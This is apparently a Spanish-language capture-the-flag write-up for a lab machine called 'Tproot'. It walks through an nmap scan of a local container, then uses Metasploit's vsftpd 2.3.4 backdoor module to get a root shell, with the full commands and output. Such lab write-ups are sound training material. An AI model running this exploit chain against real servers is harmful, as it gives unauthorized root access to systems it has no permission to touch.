Tproot

Intrusión


Primero comprobamos si hay conectividad enviando un ping. Una vez sabemos que hay conectividad enumeramos los puertos abiertos con `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.

```
File: fastScan

# Nmap 7.95 scan initiated Mon Oct  6 09:13:53 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.17.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virat
pe: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-10-06 09:13:53 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/var/ftp".
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  6 09:14:00 2025 -- 1 IP address (1 host up) scanned in 7.09 seconds
```

Vemos abiertos los puertos **21** y **80**, vemos que la versión de ftp es vulnerable con un exploit conocido, así que lo ejecutaremos con msfconsole.



```
❯ msfconsole -q
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     vsftpd v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - The port used by the backdoor bind listener is already open
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (172.17.0.1:43459 -> 172.17.0.2:6200) at 2025-10-06 09:16:45 +0200

root
whoami
root
```

Con esto ya tenemos permisos de root.